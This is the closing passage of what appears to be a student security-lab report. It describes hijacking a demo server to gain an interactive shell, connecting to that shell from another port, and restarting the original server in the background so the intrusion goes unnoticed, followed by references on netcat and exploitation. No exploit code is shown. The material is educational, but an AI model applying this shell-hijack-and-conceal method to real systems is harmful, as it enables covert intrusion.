
This image shows the process of acquiring the shell, then connecting to it from a different port. Then I run a few commands to show the validity of the hijack. I then find the original server that was running and start it up in the background using

$./server-demo6 &

This allows the server to resume receiving requests. I can then proceed doing anything with the machine and the server will maintain connectivity as seen in the following picture.

This satisfies the requirement of “Continuation of service of the server while running an interactive shell; “





References

[1] "Chapter 6. Virtual Networking." Chapter 6. Virtual Networking. N.p., n.d. Web. 26 Jan. 2017.

[https://www.virtualbox.org/manual/ch06.html]

[2] "Package: Netcat6 (1.0-8)." Debian -- Details of Package Netcat6 in Jessie. N.p., n.d. Web. 26 Jan. 2017. [https://packages.debian.org/jessie/netcat6]

[3] "Fprintf." Fprintf. N.p., n.d. Web. 26 Jan. 2017. [http://pubs.opengroup.org/onlinepubs/009695399/functions/printf.html]

[4] Erickson, Jon. *Hacking: the art of exploitation*. No Starch Press, 2008.

[5] *, snprintf example *. *Snprintf - C++ reference*. n.d. Web. 27 Jan. 2017.

[http://www.cplusplus.com/reference/cstdio/snprintf/]

[6] Pilihanto, Atik. "A Complete Guide on IPv6 Attack and Defense." *Sans. org [online]* (2011).